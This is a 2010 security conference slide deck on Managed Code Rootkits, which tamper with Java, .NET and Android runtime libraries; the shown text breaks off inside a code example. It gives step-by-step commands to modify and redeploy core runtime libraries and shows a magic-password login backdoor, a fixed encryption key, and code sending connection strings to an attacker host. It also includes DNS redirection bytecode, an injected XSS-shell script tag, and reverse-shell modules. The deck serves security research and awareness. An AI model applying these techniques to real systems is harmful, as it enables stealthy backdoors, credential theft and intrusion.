

# Managed Code Rootkits

Hooking into Runtime Environments



April 23, 2010

Erez Metula | Founder  
Application Security Consultant & Trainer



[ErezMetula@AppSec.co.il](mailto:ErezMetula@AppSec.co.il)


# DEMO - println(string s) goes crazy

..or how to make code do more than it should

- Trivial question:

What should be the output of the following (Java) code?

```
class HelloWorld {  
    public static void main(String args[]) {  
        System.out.println("Hello World!");  
    }  
}
```



```
C:\WINDOWS\system32\cmd.exe  
E:\Rootkits\Demo\println Twice>java HelloWorld  
Hello World!  
Hello World!  
E:\Rootkits\Demo\println Twice>
```


- A simple PoC of language modification. “println()” was modified to print every string twice
- Let’s see how runtime manipulations are used maliciously

# AGENDA

- Introduction to managed code execution model
- What are Managed Code Rootkits?
- Application VM modification and malware deployment
- Interesting attack scenarios (+ DEMOS!)
- ReFrameworker 1.1 – Generic Framework modification tool


# BACKGROUND

- I started playing with the idea of Managed Code language modification back in late 2008
  - It began with my whitepaper titled “.NET Framework Rootkits – Backdoors inside your Framework”
  - Presented in BlackHat, Defcon, CanSecWest, RSA, OWASP, etc..
- Extended the concept to other managed code frameworks – Java, Dalvik, Adobe AVM, etc..
- The book is coming soon
  - Published by Syngress
  - Covering information gathered while researching MCR
  - Covers MCR deployment and attack vector techniques




# What is managed code?

- Code that executes under the management of an application virtual machine (“sandbox”)



# Write once, run everywhere



# What are MCR (Managed Code Rootkits)?

- Application level rootkits, acting as "root" from inside of the VM Runtime
- They do not target the OS
  - From the outside (the OS), MCR looks like user-mode rootkits
  - From the inside (the VM), it behaves as kernel-level rootkits
    - It has access to internal core components
    - It has access to low level, private methods
- Injected into
  - Runtime class libraries manipulation
  - The JIT compiler
  - AOP (Aspect Oriented Programming) weavers

## Changing internal definitions of a programming language runtime

- Changing the runtime internal definitions
  - Methods (Functions), Default values, Instructions, Event handlers, etc.
- Changing the Runtime influences the execution flow of applications depending on it
  - Creating an “alternate reality” for applications
- Adding code to it will make it run as part of the sandbox

## Why are Managed Code rootkits attractive for attackers?

- Single control point
- Large attack surface
  - VM's are Installed/preinstalled on almost every machine
- Traditional security products are not aware of what's going on inside the VM
  - They do not understand intermediate language bytecodes
  - They can not tell whether the application behavior is legit
- Universal rootkits - write once, deploy many

## More reasons..

- Forensics procedures seldom verify that managed code runtimes are not polluted with MCR
- Developers backdoors are hidden from code review audits
- Managed code becomes part of the OS.
  - Especially critical for managed code OS (Singularity project)
- Object Oriented malware
  - Influencing inheritance, extending base classes, interfaces, etc.
  - Taking advantage of OO concept such Polymorphism to deploy generic malicious objects
  - Attaching into object instances passes by reference

# MCR can deceive the applications


- MCR makes the VM to lie and maneuver the applications it's supposed to serve
  - Desktop applications, services, web apps, etc..
  - Implementing stealth capabilities, executing OS commands, manipulate sensitive application logic, stealing sensitive information, manipulating configuration files, destroying sensitive data, spying on the end user, etc..
- Applications cannot detect the presence of a MCR.
- The Runtime, acting as a TCB (Trusted Computing Base) can no longer be trusted



# Understanding the common attack vectors

- Messing with the sandbox usually requires admin privileges (ACL restriction)
- It means that MCR might be **deployed** when executing code as administrator.
- Common attack vectors:
  1. Housekeeping - Attacker gains admin access to the machine and want to keep controlling it
  2. The “Trusted Insider” – trusted employee who abuses his admin privileges (IT admin, Developer, DBA..)
  3. Spreading MCR using malware

# Overview of application VM execution model



# Example - class libraries manipulation



User




Application




```
static void Main(string[] args)
{
    //DO SOMETHING
    //EXAMPLE: call RuntimeMethod
    RuntimeMethod();
}
```

**Runtime Class Libraries**



```
public void RuntimeMethod ()
{
    //The implementation of RuntimeMethod ()
    //Implementation code
    //.....
}
```

**OS APIs and services**



# Example - Java rootkits class manipulation

- Overview of Java JVM modification steps
  - Locate the class (usually in rt.jar) and extract it:  
`jar xf rt.jar java/io/PrintStream.class`
  - Dissassemble it (using Jasper disassembler)  
`Java -jar jasper.jar PrintStream.class`
  - Modify the bytecode
  - Assemble it (using Jasmin assembler)  
`Java -jar jasmin.jar PrintStream.j`
  - Deploy the modified class back to its location:  
`jar uf rt.jar java/io/PrintStream.class`
  -



# Example - .NET rootkits class manipulation

- Overview of .NET Framework modification steps

- Locate the DLL in the GAC, and disassemble it

```
ILDASM mscorlib.dll /OUT=mscorlib.dll.il /NOBAR /LINENUM /SOURCE
```

- Modify the MSIL code, and reassemble it

```
ILASM /DEBUG /DLL /QUIET /OUTPUT=mscorlib.dll mscorlib.dll.il
```

- Force the Framework to use the modified DLL

```
c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089
```

- Remove cached native binaries

```
ngen uninstall mscorlib ;
```

```
rd /s /q c:\WINDOWS\assembly\NativeImages_v2.0.50727_32\mscorlib
```

- 



# Example - Dalvik rootkits (Google Android) class manipulation



- Dalvik is google's variation of the JVM
- Runs Java executables that were converted to dex
- Overview of Dalvik modification steps
  - Extract class.dex (usually from framework.jar)  

```
jar xf framework.jar classes.dex
```
  - Dissassemble it (using baksmali disassembler)  

```
java -jar baksmali.jar -o somedirectory/ classes.dex
```
  - Modify the bytecode
  - Assemble it (using smali assembler)  

```
java -Xmx512M -jar smali.jar somedirectory/ -o classes.dex
```
  - Deploy the modified class back to its location:  

```
jar uf framework.jar classes.dex
```
  - Remove any cached images
    - Rm /dalvik/dalvik-cache/\*

# Attack vector - Reporting false information

- MCR deceives the applications by providing false information
- Mask the existence of specific:
  - Files
  - Directories
  - Processes/threads
  - Registry keys
  - Database records
  - Etc..
- Report false information about their associated
  - Time, name, size, signatures
- Lie about whether an operation succeeded or not
- Etc..

## Example scenario - hiding specific files

- Manipulate the machine-wide method responsible for providing a list of files in a given directory
  - "GetFiles()" in .NET
  - "listFiles()" in Dalvik and Java
- The MCR omits a specific file from the list
  - Hide the existence of "SecretFile.txt"
- Can also be used to
  - Create false information about non-existing files
  - Redirect the content of other files
- DEMO

# Attack vector - Backdoors

- Scenario - Conditional authentication bypass
- Attack on Authenticate() method influence the login pages of all applications at once
  - Server side attack
  - Especially dangerous for web hosting machines
- “MagicValue” as a master key allowing login to any account:

Original code starts here →

```
public static bool Authenticate(string name, string password)
{
    if (password.Equals("Magicvalue!"))
        return true;
    bool flag = InternalAuthenticate(name, password);
    if (flag)
    {
        PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_SUCCESS);
        webBaseEvent.RaiseSystemEvent(null, 0xfa1, name);
        return flag;
    }
    PerfCounters.IncrementCounter(AppPerfCounter.FORMS_AUTH_FAIL);
    webBaseEvent.RaiseSystemEvent(null, 0xfa5, name);
    return flag;
}
```

# Attack vector - False sense of security

- False sense of security is our worst enemy
- “False sense of security is worse than a true sense of insecurity“
- Relying too much on the security mitigations
  - It makes you believe you did the right thing
  - It makes you believe you are protected




# Example scenario - Tampering with Cryptographic libraries

- Some scenarios:
  - Key fixation and manipulation


```
public override void GenerateKey()  
{  
    base.keyValue = System.Text.ASCIIEncoding.ASCII.GetBytes("FIXED_KEY");  
}
```

Modified

- Key stealing (example - `SendToUrl(attackerURL,key)` )
- Algorithm downgrading (AES -> DES, CBC -> ECB, etc..)



Original image



Encrypted (AES, ECB mode)

# Scenario - Disabling security mechanisms

- Applications will not behave according to declared policy settings
  - Code seems to be restricted!!
  - Configuration audit is useless
- Security logic manipulation
  - Example – messing with Demand()
  - CodeAccessPermission, FileIOPermission, RegistryPermission, Principal...

- Example: Java JAAS/.NET CAS responsible for runtime code authorizations

```
grant CodeBase "http://www.example.com",  
    Principal com.sun.security.auth.SolarisPrincipal "duke" { permission  
    java.io.FilePermission "/home/duke", "read, write";  
};
```

# Method injection - Adding “malware API”

- Wrapping code blocks as “genuine” Runtime methods and classes
  - Extend the Runtime with general purpose “malware API”
- Some advantages
  - Parameter passing
  - Code reuse
  - Code size reduction
- Examples
  - `private void SendToUrl(string url, string data)`
  - `private void ReverseShell(string ip, int port)`
  - `private void HideFile (string fileName)`
  - `Public void KeyLogEventHandler (Event e)`
  - Etc...


## Attack vector - Sending sensitive information to the attacker

- The injected method “SendToUrl(string url, string data)” is used to transfer information to the attacker
- The MCR waits for sensitive information handled by the Runtime
  - Passwords
  - Encryption keys
  - Connection strings
  - Etc..
- When such information is detected, it is sent to the attacker

# Example Scenario - Stealing authentication credentials

- Sending Stealing credentials from inside of the runtime shared Authenticate() method

Example: <http://www.RichBank.com/formsauthentication/Login.aspx>



# Scenario - Stealing connection strings

- Sending connection strings (DB, LDAP, mail server, etc.) to the attacker
- SqlConnection::Open() is responsible for opening DB connection
  - “ConnectionString” variable contains the data
  - Open() is called, ConnectionString is initialized
- Send the connection string to the attacker

```
public override void Open()
{
    SendToUrl("www.attacker.com", this.ConnectionString);
    //original code starts here
    //.....
}
```

# Attack vector - DNS manipulation


- Manipulating DNS queries / responses
- Example (Man-In-The-Middle)
  - Fixate the runtime DNS resolver to return a specific IP address, controlled by the attacker
    - Dns::GetHostAddresses(string host) (.NET)
    - InetAddress::getByName(string host) (Java)
  - All communication will be directed to attacker
- Affects **ALL** network API methods
- Example: resolve victim -> attacker

Injected code:

```
a!oad_0 ;load s into stack
!dc "www.ForexQuoteServer.com"
invokevirtual ;compare the 2 strings
java/lang/string/equals(Ljava/lang/object;)Z
!feq LABEL_compare
!dc "www.attacker.com"
astore_0 ;store attacker hostname to stack
LABEL_compare:
```

```
public static InetAddress getByName(String s){
    return getAllByName(s)[0];
}
```

# Example scenario - redirecting the client application to the attacker



# Literal values manipulation

- Malware does not necessary have to be injected into code sections
  - Messing with “hard coded” values rather than code
  - constants, resources (images, strings, html code, etc.), class variables initialized values, constructor values defaults, static member values, etc..
- Scenario – Inject permanent code into HTML templates
  - Permanent XSS
  - Browser exploitation frameworks
    - Example – injecting a permanent call to XSS shell:  
`<script src="http://www.attacker.com/xssshell.asp?v=123"></script>`
  - Defacement
  - Proxies / Man-in-the-Middle

## Automating the process with ReFrameworker V1.1

- Things were getting very complicated to implement
- I needed a **general purpose Framework modification tool** So I wrote one and called it ReFrameworker
  - Originally called “.NET-Sploit”.
- Able to perform all previous steps
  - Extract target binary from the Framework
  - Inject code and perform required modifications
  - Generate deployers to be used on target machine
- Easy to extend by adding new code modules

# ReFrameworker module concept

- Generic modules concept
  - Function – a new method
  - Payload – injected code
  - Reference – external DLL reference
  - Item – injection descriptor
- Comes with a set of predefined modules
  - Most of the scenarios have a PoC using ReFrameworker
  - List of included items (partial list):
    - HideFile.item
    - HideProcess.item
    - Conditional Reverse shell.item
    - DNS\_Hostname\_Fixation.item
    - Backdoor forms authentication with magic password.item
    - Observe WriteLine() method execution and send to attacker.item
    - Print string twice using WriteLine(s).item
    - Send Heart Bit method execution signal to remote attacker.item

# Item example

```
<CodeChangeItem name="print twice">
  <Description>change WriteLine() to print every string twice</Description>
  <AssemblyName> mscorlib.dll </AssemblyName>
  <AssemblyLocation> c:\WINDOWS\assembly\GAC_32\mscorlib\2.0.0.0
b77a5c561934e089 </AssemblyLocation>
  <AssemblyCode>
    <FileName> writeline_twice.payload </FileName>
    <Location>
      <![CDATA[ instance void WriteLine() cil managed ]]>
    </Location>
    <StackSize> 8 </StackSize>
    <InjectionMode> Post Append </InjectionMode>
  </AssemblyCode>
</CodeChangeItem>
```

Target

Location

Injected Code

Hooking point

Mode (Pre / Post / Replace)

# Example payload module

- ReverseShell() method + payload
- Encoded version of netcat.exe as MSIL array (dropandpop)

## Original code

```
.method public hidebysig static void Run(class System.Windows.Forms.Form
mainForm) cil managed
{
    // Code size      18 (0x12)
    .maxstack 8
